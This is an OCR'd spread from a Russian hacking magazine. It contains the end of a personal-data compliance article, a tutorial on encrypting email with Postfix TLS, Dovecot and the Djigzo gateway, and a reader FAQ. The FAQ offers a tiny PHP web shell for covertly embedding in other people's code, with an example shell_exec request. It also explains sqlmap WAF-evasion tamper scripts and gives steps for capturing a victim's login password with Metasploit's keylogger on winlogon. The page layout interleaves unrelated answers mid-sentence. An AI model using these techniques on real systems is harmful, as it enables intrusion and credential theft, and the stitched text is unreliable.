После того, как выбор был сделан и техника развернута, начинается самое интересное — разработка необходимого пакета документов. В общем случае, в этот пакет входят следующие документы (см. врезку).

Если ты дочитал этот перечень до конца, и не умер от ужаса, то у тебя мог возникнуть вопрос: а зачем нужны два акта классификации? Ответ прост — персональные данные относятся к конфиденциальной информации, а информационные системы классифицируются согласно РД «Автоматизированные системы. Классификация автоматизированных систем». Классов автоматизированных систем всего 9, но нас интересуют только 3 — 3Б (однопользовательская), 2Б (многопользовательская с равными правами доступа), 1Д (многопользовательская с разными правами доступа). Сразу скажу, у тебя, скорее всего, автоматизированная система класса 1Д: даже один компьютер, за которым работает 1 пользователь — это тоже класс 1Д, потому что администрированием занимается системный администратор, а у пользователя прав на администрирование системы нет (а значит, права доступа — разные). Кроме того, отмечу, что документы с 1 по 8 исполняются однократно, а вот все остальные — на каждую ИСПДн в пределах организации. Но об этом мы поговорим в следующий раз. ⌶

ЕСЛИ ТЫ РАБОТАЕШЬ В ОРГАНАХ ГОСУДАРСТВЕННОЙ ВЛАСТИ, ТО, СКОРЕЕ ВСЕГО, СВОБОДЫ ВЫБОРА СРЕДСТВ ЗАЩИТЫ У ТЕБЯ НЕТ

КАК ПОНИЗИТЬ КЛАСС ИСПДН, ЕСЛИ У ТЕБЯ ОБРАБАТЫВАЕТСЯ БОЛЕЕ СТА ТЫСЯЧ СУБЪЕКТОВ?

Разделить ее. Если данные хранятся физически на разных серверах, то это не проблема. Другой вопрос, что в настоящий момент это уже не так актуально, если только ты не планируешь использовать решение, не сертифицированное под К1

Сергей «grinder» Яремчук (grinder@tux.in.ua)

Энигма для сисадмина

ШИФРУЕМ ЭЛЕКТРОННУЮ ПОЧТУ РАЗНЫМИ СПОСОБАМИ

Электронная почта по-прежнему остается основным средством обмена информацией между сотрудниками организации, но доверяя ей большие секреты, мы часто забываем об элементарных приемах защиты. Работает — ну и ладно. Сервера настраиваются по умолчанию, шифрование не используется. В итоге мы сами упрощаем задачу хакеру, который при помощи снифера может перехватывать корреспонденцию. Посмотрим, как можно решить проблему.

КАК БУДЕМ ДЕЙСТВОВАТЬ?

Как и большинство современных сервисов, протоколы электронной почты разрабатывались для закрытой от всех сети ARPANET, и задачи по защите данных и сервисов изначально не ставилось. Проблемы стали видны позднее, когда появился интернет, и проблемы эти были довольно убедительными. Сегодня мы имеем аутентификационные данные и текст, передаваемые в открытом виде, в результате чего любой не очень умный человек может их перехватить и прочитать. Последующие изменения, вроде передачи хэша вместо пароля, не сильно исправили ситуацию. Мощности современных компов позволяют быстро вычислить пароль на основе хэша, хотя в этом даже нет необходимости, ведь можно вместо пароля и для дальнейшей аутентификации использовать хэш (pass-the-hash). Единственный выход — шифрование всего и вся. Поставленную задачу можно реализовать несколькими способами. Самый простой из них — использование возможностей почтового клиента в связке с PGP/GPG или S/MIME. Если клиент изначально не поддерживает одну из технологий, то сегодня доступны специальные расширения под любую задачу — Enigmail, FireGPG, APG (Android Privacy Guard) и так далее. Пользователь самостоятельно контролирует все операции: генерирует и выбирает ключи, шифрует и расшифровывает сообщение, проверяет электронную подпись. Большой плюс такого способа: если письмо случайно попадет не по адресу, то посторонний прочесть его не сможет. Минус: все зависит от самого пользователя, и с открытыми ключами уж очень много мороки. Для удобства придется настроить сервер централизованного хранения сертификатов, организовать систему их отзыва и доступ к сообщениям в случае отсутствия пользователя. В итоге даже в относительно небольшой организации предстоит произвести немалую работу, как техническую, так и организационную.

Другой вариант защиты — шифрование всего SMTP/POP3/IMAP трафика. Это снизит вероятность прослушивания, хотя не убережет от утечки в случае отправки другому адресату. Такую возможность имеют большинство почтовых серверов и поддерживают практически все популярные сегодня клиенты. В особо тяжелых случаях можно использовать VPN соединение любого типа.


Кроме того, реализован ряд специализированных серверов.

INFO

Узнать, собран ли Postfix с поддержкой TLS, можно, запустив "ldd /usr/libexec/postfix/smtpd" и просмотрев список прилинкованных библиотек. Если находим libssl, то пересборка не требуется.

WWW

- Все конфигурационные параметры Postfix — postfix.org/postconf.5.html
- Сайт проекта Dovecot — dovecot.org
- Сайт проекта Djigzo — djigzo.com



Postfix в Ubuntu уже собран с поддержкой TLS

Создаем сертификат пользователя в Djigzo

Среди OpenSource-проектов наиболее активен проект Djigzo (djigzo.com) представляющий шлюз, автоматически шифрующий всю проходящую почту с функциями DLP (Data Leak Prevention). Как видишь, вариантов решений много, причем они не взаимоисключают друг друга.

НАСТРАИВАЕМ TLS В POSTFIX

Сегодня практически каждый почтовый сервер умеет использовать TLS (Transport Layer Security), настроив поддержку которого, мы получаем возможность защитить информацию, передавая ее по зашифрованному каналу. К тому же, появляются дополнительные возможности по аутентификации серверов и клиентов на основе сертификатов. Так как я предпочитаю Postfix, то и буду приводить его в качестве примера, хотя для Exim, Sendmail и прочих процедура также несложна.

Стандартный процесс активации TLS состоит из трех шагов: сборка Postfix с поддержкой SSL, генерация сертификата и включение TLS в конфигурационном файле main.cf. Узнать, собран ли Postfix с поддержкой TLS (как и любой другой сервер) можно, запустив "ldd /usr/sbin/postfix" и просмотрев список прилинкованных библиотек. Если находим libssl, то пересборка не потребуется. Весь процесс будем рассматривать на примере Ubuntu, хотя в других дистрибутивах он отличается лишь командами пакетного менеджера. В ранних версиях дистрибутива для активации поддержки TLS необходимо было доустановить виртуальный пакет postfix-tls. Сейчас просто даем команду:

```
$ sudo aptitude install postfix
```

Далее по запросу настраиваем пакет — тип сервера (интернет-сайт) и имя системы. Мастер задаст не все вопросы, поэтому по окончании установки набираем `sudo dpkg-reconfigure postfix` и продолжаем: вносим учетную запись, куда будут направлены системные сообщения (для root и postmaster), задаем список доменов, которые будет обслуживать сервер, отказываемся от принудительной синхронизации, указываем список адресов, с которых будет приниматься почта. Остальные пункты оставляем как есть. Как вариант, все указанные параметры можно прописать самостоятельно в конфиге /etc/postfix/main.cf или при помощи `postconf -e`, но это потребует некоторых дополнительных навыков.\

Еще один момент: в процессе установки будет сгенерирована пара ключей и самоподписанный сертификат (которые находятся в /etc/ssl). В принципе, их достаточно для работы сервера в небольшой организации, но чтобы все было правильно, следует перед началом установки Postfix правильно заполнить параметры в /etc/ssl/openssl.cnf. В других случаях следует выполнить полностью процедуру генерации ключей и их подписи удостоверяющим центром. Это важная часть процедуры, но она чуть выходит за рамки статьи, поэтому я не буду заострять на этом внимание, тем более что руководств в интернете более чем достаточно.

Основной конфигурационный файл Postfix — main.cf — по размеру относительно большой, но для удобства визуально разбит по группам, и параметры внутри откомментированы. Ищем секцию, отвечающую за TLS, в ней прописан минимум настроек, достаточных для того, чтобы все заработало. Желательно дополнить их еще некоторыми параметрами:

```
$ sudo nano /etc/postfix/main.cf
# TLS parameters
# ключ и сертификат
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert.key
# включение TLS
smtpd_use_tls=yes
# каталог для кэша сессии
smtpd_tls_session_cache_database = btree:${data_direc-
tory}/smtpd_scache
smtp_tls_session_cache_database = btree:${data_direc-
tory}/smtp_scache
# когда все настроим, то снимаем комментарий, чтобы
клиенты при аутентификации использовали только TLS
# smtpd_tls_auth_only = yes
# уровень безопасности для сервера и клиента по умолчанию
# в период настройки можно установить may, затем лучше
заменить на encrypt или выше
smtp_tls_security_level = may
smtpd_tls_security_level = may
# далее полезные установки журналирования и сессии
smtp_tls_note_starttls_offer = yes
smtpd_tls_loglevel = 1
# передача полного заголовка с информацией о сертификате
# smtpd_tls_received_header = yes
smtpd_tls_session_cache_timeout = 3600s
#tls_random_source = dev:/dev/urandom
```

В целях безопасности не мешает изменить и баннер, выдаваемый сервером, отредактировав параметр `smtpd_banner`. В конце концов, пользователям все равно, а хакерам хлопот добавится. Перезапускаем сервис:

```
$ sudo service postfix restart
```

Для проверки коннектимся к 25-му порту.


```
$ telnet localhost 25
```

По запросу вводим «ehlo localhost» и получаем в ответ код ответа сервера, где нас интересует строка «250-STARTTLS». Если она есть, TLS поддерживается. Далее настраиваем SASL и подключаем клиентов. Дополнительно убедиться, что обмен данными с клиентами происходит по зашифрованному каналу, можно при помощи tcpdump.

Есть еще один момент, который нужно учесть: по умолчанию Postfix работает на 25-м порту, после наших настроек принимая только TLS-подключения. Если провайдер этот порт не блокирует и проблем с



Настраиваем Dovecot



Команда netstat покажет, какие порты слушаются

клиентами нет, оставляем все как есть. Но в большинстве ситуаций для защищенного подключения обычно выделяют отдельный SMTPS-порт (по умолчанию 465). Те, кто не может с ним работать (например, клиенты с мобильных телефонов), будут отсылать почту через обычное SMTP соединение. Настраивается все просто: открываем файл /etc/postix/master.cf и снимаем комментарий с нескольких строк:

```
$ sudo nano /etc/postix/master.cf
smtps inet n - - - - smtpd
 -o smtpd_tls_wrappermode=yes
# -o smtpd_sasl_auth_enable=yes
# -o smtpd_client_restrictions=permit_sasl_
authenticated,reject
```

После перезапуска сервера увидим, что прослушивается не только 25-й, но и 465-й порт.

Итак, с отправкой почты разобрались, теперь самое время заняться получением.

НАСТРАИВАЕМ DOVECOT

Самыми популярными MTA-серверами, обеспечивающими получение почты по протоколам POP3 и IMAP, являются Dovecot (dovecot.org), Courier (courier-mta.org) и Cyrus (cyrusimap.org). Все они поддерживают возможность шифрования трафика (POP3S и IMAPS), если их собрать с поддержкой соответствующих библиотек и затем активировать нужные параметры в конфиге. Рассмотрим подробнее процесс на примере Dovecot. Ставим (к слову, в Ubuntu доступен виртуальный пакет dovecot-postfix, позволяющий быстро развернуть почтовый сервер):

```
$ sudo aptitude install dovecot-pop3d dovecot-imapd
```

В процессе генерируется пара ключей, но если нужен подписанный сертификат создаваь его придется самостоятельно. Сервер стартует сразу после установки, но команда netstat показывает, что соответствующие порты не прослушиваются. Активация протоколов производится в конфигурационном файле, где, опять же, нужны не все параметры. Но многие бывают полезны:

```
$ sudo nano /etc/dovecot/dovecot.conf
listen = *
protocols = pop3 pop3s imap imaps
# при необходимости можно любой другой порт
# protocol imap {
# listen = *:10143
# ssl_listen = *:10943
# ..
# }
# protocol pop3 {
# listen = *:10100
# ..
# }
# активируем, возможно использование "мягкого" — required
ssl = yes
# ключи
ssl_cert_file = /etc/ssl/certs/dovecot.pem
ssl_key_file = /etc/ssl/private/dovecot.pem
# если ключ защищен паролем, то указываем его здесь
#ssl_key_password =
# файл с доверенным сертификатом
#ssl_ca_file =
# запрос клиентом сертификата
#ssl_verify_client_cert = yes
#ssl_cert_username_field = commonName
#ssl_parameters_regenerate = 168
#ssl_cipher_list = ALL:!LOW:!SSLv2
#полезно при отладке
#verbose_ssl = yes
```

Перезагружаем сервер:

```
$ sudo service dovecot restart
```

Введенная после этого команда netstat покажет, что слушаются порты 110/995 (POP3/S) и 143/993 (IMAP/S). Теперь можно пробовать подключиться телнетом, почтовым клиентом и посмотреть за процессом при помощи tcpdump. Также не забываем, что, если в организации используется доступ к почтовым ящикам через веб (SquirrelMail, RoundCube, Open WebMail и другие), его следует защитить при помощи HTTPS.

ШИФРУЕМ ПОЧТУ ПРИ ПОМОЩИ DJIGZO

Когда нет возможности изменения текущих настроек почтовых серверов или они нежелательны, придут на помощь специальные шлюзы, автоматически шифрующие исходящий почтовый трафик. Реализованы они по-разному — доступны в том числе и софтовые решения. Среди OpenSource-проектов популярен Djigzo Email Encryption Gateway, имеющий модуль DLP (Data Leak Prevention) используемый для предотвращения выхода за пределы организации конфиденциальной информации. С его помощью фильтруются номера кредитных карт, банковских счетов, больших списков адресов электронной почты и многое другое. Шлюз можно установить на большинстве *nix систем, поддерживающих Java 6 и Postfix. Проект предлагает пакеты для Ubuntu/Debian, RedHat/CentOS, исходные тексты и образы для виртуальных машин VMware, Hyper-V.

Deb-пакеты позволяют быстро установить Djigzo

В качестве клиента выступает аналогичный сервер или любая программа, поддерживающая S/MIME. Вложения в виде PDF файлов могут закрываться паролем — статическим или динамическим. Отправитель сообщает пароль получателю любым другим способом (есть функция автоматической отправки SMS). Поддерживается совместная работа с практически любыми центрами сертификации (EJBCA, Microsoft CA) или внешними сервисами вроде Verisign или Comodo. Процессом шифрования управляют политики, настраиваемые для доменов и отдельных учетных записей. Также Djigzo добавляет к сообщениям электронную подпись, позволяющую получателю удостовериться, что письмо отправлено именно этим корреспондентом. Поддерживается и технология DKIM (DomainKeys Identified Mail). Проектом предлагаются клиентские приложения для BlackBerry и Android, используемые для отправки и получения шифрованных сообщений через Djigzo и проверки S/MIME подписи. Управление сервером производится при помощи простого веб-интерфейса. И главное: Djigzo — это именно шлюз, ставить его на рабочей почтовой системе не следует (позже расскажу почему). Инструкция по установке, доступная на сайте, хоть и расписана под Ubuntu/Debian, но показывает использование исходных текстов. С deb- и rpm-пакетами процесс на порядок проще:


```
$ sudo apt-get install postgresql postfix openjdk-6-jre
openjdk-6-jre-headless tzdata-java ant ant-optional
mktemp wget libsasl2-modules tomcat6
$ wget -c http://djigzo.com/downloads/djigzo-release-2
.1.1-1/djigzo_2.1.1-1_all.deb
$ wget -c http://djigzo.com/downloads/djigzo-release-2
.1.1-1/djigzo-web_2.1.1-1_all.deb
$ sudo dpkg -i ./djigzo_2.1.1-1_all.deb ./dpkg -i \
  djigzo-web_2.1.1-1_all.deb
$ sudo apt-get -f install
```

Последняя команда необязательна, ее даем для подстраховки. По ходу будут созданы все необходимые каталоги, учетные данные и БД, подправлен /etc/sudoers. В каталоге /etc/postfix появится два шаблона конфигурационных файла, которыми следует оригинальные:

```
$ cd /etc/postfix
$ sudo mv djigzo-main.cf main.cf
$ sudo mv djigzo-master.cf master.cf
```

Для отсылки и приема сообщений Djigzo использует Postfix, работая в качестве фильтра. Суть работы понятна по одной строке:

```
$ cat cat /etc/postfix/main.cf
content_filter = djigzo:127.0.0.1:10025
```



Настраиваем глобальные параметры работы шлюза Djigzo

То есть все, что проходит через Postfix, отправляется на 10025-й порт, где данные обрабатываются Djigzo. К слову, использование сетевого порта позволяет вместо Postfix поставить и любой другой почтовый сервер, но это потребует дополнительных усилий и вряд ли имеет смысл. Но, Djigzo уже работает, осталось настроить веб-интерфейс, чтобы всем управлять. Нужно просто указать Tomcat, где искать файлы:

```
$ sudo nano /etc/default/tomcat6
JAVA_OPTS="$JAVA_OPTS -Ddjigzo-web.home=/usr/share/djigzo-web"
JAVA_OPTS="$JAVA_OPTS -Djava.awt.headless=true -Xmx256M"
TOMCAT6_SECURITY=no
```

Во время установки генерируется сертификат, у которого необходимо изменить владельца:

```
$ sudo chown tomcat6:djigzo /usr/share/djigzo-web/ssl/
sslCertificate.p12
```

Используя заготовки, добавляем HTTPS-коннектор к Tomcat:

```
$ sudo cp /usr/share/djigzo-web/conf/tomcat/server-T6.xml \
/etc/tomcat6/server.xml
```

И прописываем путь к файлу для запуска Djigzo:

```
$ sudo nano /etc/tomcat6/Catalina/localhost/djigzo.xml
<Context docBase="/usr/share/djigzo-web/djigzo.war"
unpackWAR="false"/>
```

Перезапускаем сервер:

```
$ sudo service tomcat6 restart
```

Набираем в браузере https://localhost:8443/djigzo, принимаем сертификат, для регистрации вводим логин — admin, пароль — admin. Веб-интерфейс Djigzo нельзя назвать сложным. Пункты меню позволяют добавить домен, пользователя (это термин Djigzo: на самом деле здесь вводится почтовый адрес), управлять сертификатами, загружать списки отзыва сертификатов (CRL), просматривать очереди и прочие параметры.

ЗАКЛЮЧЕНИЕ

Вот и все: приложив лишь небольшие усилия, мы защитили электронную почту от перехвата. Остается перестроить клиентские программы и контролировать обмен.

FAQ United

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q ЕСТЬ ЗАДАЧА — РЕАЛИЗОВАТЬ БЫСТРЫЙ ПОИСК. И ВСЕ БЫ ХОРОШО, ЕСЛИ БЫ НЕ СЕРЬЕЗНАЯ ФРАГМЕНТАЦИЯ ДАННЫХ: ОДНА ЧАСТЬ НАХОДИТСЯ В MYSQL, ДРУГАЯ ХРАНИТСЯ В ФАЙЛАХ, ТРЕТЬЯ В НОВОМОДНОМ NOSQL-ХРАНИЛИЩЕ, НА КОТОРОЕ МЫ ПОСТЕПЕННО ПЕРЕХОДИМ. РЕАЛИЗОВЫВАТЬ СТОЛЬ СЕРЬЕЗНУЮ ЗАДАЧУ С НУЛЯ НЕ ВИЖУ В СЕБЕ СИЛЫ И СПОСОБНОСТИ. ПОЭТОМУ ПРОШУ СОВЕТА :).

A На самом деле, если покопаться, в сети можно найти немало поисковых движков. Для многих компаний это серьезный бизнес, правда, за свои наработки и их внедрение они берут немаленькие деньги. Есть и открытые проекты, которые, впрочем, мало чем уступают своим коммерческим товарищам. Взять хотя бы известный Sphinx (sphinxsearch.com). Это мощнейший поисковый сервер, который можно использовать бесплатно. Чтобы оценить мощь проекта, достаточно сказать, что он используется в крупнейшем сервисе бесплатных объявлений Craigslist.org. Это проект не очень известен у нас в России, но дико популярен на западе. Вдумайся в цифры: 200 000 000 миллионов запросов в день! Или 2 000 запросов в секунду. Поисковый механизм Sphinx выдерживает подобную нагрузку. При этом интегрировать поисковик в свой движок — вполне посильная задача. Поиск через механизм SphinxAPI реализуется тремя строками кода. Доступен также специальный язык запросов SphinxQL, который даже проще чем старый добрый SQL. Чтобы окончательно убедить тебя в том, что это лучшее решение в твоем случае, упомяну некоторые особенности (украденные с официального сайта):

- феноменальная скорость индексирования (10-15 Мб в секунду на одном ядре процессора);
- зашкаливающая производительность поиска (скорость поиска по одному миллиону документов (а это 1.2 Гб текста) достигает 500+ запросов в секунду на обычном двухъядерном десктопном компьютере с 2 Гб памяти). При этом Sphinx позволяет индексировать данные из SQL БД, NoSQL хранилища и просто файлов. Короче говоря, вещь!

Q КАК НЕЗАМЕТНО ВСТРОИТЬ ШЕЛЛ В ЧУЖОЙ PHP-КОД, ЧТОБЫ В НЕМ НЕ БЫЛО ПОДОЗРИТЕЛЬНЫХ ФУНКЦИЙ ВРОДЕ EVAL()?

A Как вариант, можно использовать такой сниппет (h.ackack.net/tiny-php-shell.html):

```
<?=($_=@$_GET[2]).@$_($_GET[1])?>
```

Идея тут в том, что PHP позволяет обрабатывать строки как вызовы функций. В частности, этот код можно разбить на две части:

```
1. $_=@$_GET[2]
2. @$_($_GET[1])
```

Тут все просто. Первая часть берет параметр из GET-переменной 2 и сохраняет ее во временную переменную $_. Вторая часть кода выполняет функцию из GET-переменной 1, передавая ей в качестве аргумента значение временной переменной $_. Соответственно, если тебе удастся встроить этот сниппет в PHP-сценарий, то ты сможешь сделать запрос `copypaste.php?1=shell_exec&2=whoami`, который выполнит функцию shell_exec, передав в качестве параметра команду для выполнения whoami.

Q КАК СОЗДАТЬ 64-БИТНЫЙ ПРОЦЕСС ИЗ 32-БИТНОГО (X86)?

A Для этого есть команда execute:

```
execute -H -c -f
  "C:\\WINDOWS\\Sysnative\\notepad.exe"
```

Примечательно, что если не указывать полный путь до бинарника (в нашем случае до notepad.exe), то будет создан 32-битный процесс, даже под 64-битной системой. Имей это в виду.

Q МНЕ ВПЕРВЫЕ ДОВЕРИЛИ ОБЕСПЕЧИТЬ БЕЗОПАСНОСТЬ САЙТА. ПЕРВОЕ, ЧТО Я ХОЧУ СДЕЛАТЬ — ПОСТАВИТЬ ХОРОШУЮ WAF/IDF. Подскажи, какие из них особенно хороши?

A Есть два продукта, которые считаются своего рода стандартами: PHPIDS (phpids.org) и ModSecurity (www.modsecurity.org). На деле можно с уверенностью сказать, что любой автоматизированный инструмент (вроде sqlmap'a) едва ли сможет побороть WAF. Да и опытный пентестер в случае использования самых последних версий эти инструментов, скорее всего, останется не у

5 ШАГОВ: ИСПОЛЬЗУЕМ ВСТРОЕННЫЙ В METASPLOIT КЕЙЛОГГЕР

Q У меня есть удаленный доступ к удаленной машине через Metasploit, но я никак не могу вытащить пароль пользователя к системе. Используется длинный сложный пароль, с которым никак не справится Ophcrack (ophcrack.sourceforge.net). Что в такой ситуации можно сделать? Как вытащить пасс?

1 Лучший способ — попробовать отснифать пароль, когда пользователь будет вводить его при входе в систему. Metasploit Framework может перехватывать нажатия клавиш на удаленной машине. Когда соединение установлено, мы просто вводим в консоли meterpreter команду «keyscan_dump», — и видим то, что набирает пользователь.

2 Если по логам становится понятно, что пользователь нажал <LWin> и клавишу <L>, значит, он заблокировал систему и обязательно должен будет ввести пароль, чтобы войти в нее снова. Казалось бы, идеальный расклад. Но вероятность, что юзер вообще лочит систему, невелика, и, что хуже, посмотрев дамп с клавиатуры, мы не увидим там пароля!

дел. Впрочем, не надо слишком полагаться на WAF. 0day-техники для обхода файрволов для веб-приложений будут всегда. Тот же ModSecurity даже устраивает конкурсы, где за вознаграждение предлагает обойти свою защиту, и ведь всегда находятся те, кому это удается. Мораль сей басни такова: в первую очередь нужно обезопасить само приложение, тщательно исследовав код (хотя бы убедиться, что в СУБД передаются параметризированные запросы), и уже после этого устанавливать дополнительный слой защиты в виде WAF.

Q А КАКИЕ ЕСТЬ СПОСОБЫ ОБХОДА WAF?

A Современные WAF далеко ушли в развитии, поэтому сложно привести какие-то актуальные способы для их обхода. Но попробую объяснить на пальцах. Если взять тот же самый sqlmap, то в его составе есть так называемые tampering-скрипты. Например, скрипт randomcomments.py использует inline-комментарии, внедряя их в ключевые слова SQL (например, `SELECT` превращается в `SEL/**/E/**/CT`). Это позволяет обойти примитивные механизмы, основанные на блеклистах (не пропускающие параметры вроде SELECT и т.п.). Скрипт unmagicquotes.py используется для обхода популярного механизма защиты magic_quotes (например, `1' AND =1` превращается в `1%bf%27 AND 1=1--%20`).

Скрипт versionedkeywords.py применяется для обхода старых версий нескольких популярных WAF/IDF (`UNION ALL SELECT` превращается в `*!UNION*//*!ALL*//*!SELECT*/`). Все подобные скрипты (а в том же самом sqlmap их всего 24) используются для того, чтобы обфусцировать запрос, так чтобы его не заметил WAF.

Q КАК БЫСТРО ОБНОВИТЬ BACKTRACK, ПОДГРУЗИВ ВСЕ НОВЫЕ ХАСК-УТИЛИТЫ?

A Переходи в терминал и, убедившись, что ты работаешь под рутом, запускай update:

```
/usr/bin/apt-get -y update
/usr/bin/apt-get -y upgrade
```

Чтобы скачать и установить все апдейты используй команду:

РЕВЕРСИНГ MALWARE-КОДА ДЛЯ ANDROID




Q КАК ПРОВЕРИТЬ, НЕ ОТПРАВЛЯЕТ ЛИ ПОДОЗРИТЕЛЬНОЕ ANDROID-ПРИЛОЖЕНИЕ СМС НА ПЛАТНЫЕ НОМЕРА?

A Вопрос анализа зловредного кода для Android заслуживает отдельной статьи. Как понимаешь, единственный путь узнать, что делает приложение, — это расковырять его и посмотреть, что у него внутри. В нашем случае нужно особенно уделять внимания системным вызовам для отправки сообщения. Если предположить, что злоумышленник никак не пытался скрыть функциональность приложения, то узнать об этом вполне можно своими силами.

1. Чтобы изучить код приложения, сначала преобразуем Android dex-формат в формат Java class, воспользовавшись утилитой Dex2jar (code.google.com/p/dex2jar). Не надо даже вытаскивать dex-файлы из пакета apk, в котором распространяется приложение, — утилита сделает эта сама.
2. Получив jar-файл, ты можешь просмотреть код на Java с помощью замечательной программы JD-GUI (java.decompiler.free.fr). Можешь попробовать поискать вызовы функции sendTextMessage(), предназначенной для отправки текстовых сообщений. Если приложение зловредное, ты сразу сможешь выяснить, какой номер зашит для отправки SMS. В последнее время злоумышленники стали умнее и выбирают короткий премиальный номер в зависимости от региона проживания пользователя (это проверяется по специальному коду MCC, Mobile Country Code).

Разумеется, я рассмотрел самый простой случай, обычно разработчики зловреда пытаются тщательно замаскировать приложение. Сейчас в блогах большинства антивирусных вендоров в большом количестве выкладываются отчеты о реверсинге малвари для Android, которые помогут разобраться в приемах злоумышленников.




С помощью JD-GUI ты не только сможешь в удобной форме посмотреть .JAVA-исходники, но осуществить поиск интересующих тебя элементов.

3 Активная сессия и winlogon (процесс входа в систему) используют разные клавиатурные буферы. Поэтому если снифать активную сессию, то не видно ничего, что будет вводить пользователь во время входа в систему. И наоборот. Так что кейлоггер необходимо включить, подключив шелл meterpreter к процессу winlogon.

4 Понятно, что никто не будет ждать, пока пользователь решит заварить кофейку и залочит компьютер. Мы сами можем залочить его десктоп и заставить его выполнить вход в систему. Идеально вообще автоматически подключить meterpreter к процессу winlogon, затем через некоторое время принудительно заблочить систему пользователя.

5 Собственно, эта идея и реализована в скрипте Lockout_Keylogger, который автоматизирует весь процесс от и до. Пока пользователь не пользуются компьютером, он лочит систему (чтобы не вызвать подозрений) и перехватает клавиатурный буфер. Если юзер введет пароль, скрипт автоматически вытащит его из лога нажатий и покажет в открытом виде.



Расширение Selenium IDE поможет быстро создать тесты

```
apt-get dist-upgrade
```

Если хочешь обновить дистрибутив до последний версии, то это делается так:

```
apt-get update && apt-get dist-upgrade -y
```

Или еще вариант. Можно обновить только security-компоненты через специальный сценарий:

```
/pentest/exploits/fast-track.py -i
```

Q КАКИЕ РЕШЕНИЯ СЕЙЧАС ПРИМЕНЯЮТСЯ ДЛЯ АВТОМАТИЗИРОВАННОГО ТЕСТИРОВАНИЯ ВЕБ-ИНТЕФРЕЙСОВ?

A Одним из инструментов, который постепенно становится стандартом де-факто в области тестирования веб-интефрейсов, является Selenium (seleniumhq.org). Своего рода стандартом качества можно считать тот факт, что его используют для тестирования приложений и сервисов внутри Яндекса, о чем рассказывалось на недавней конференции Yac.

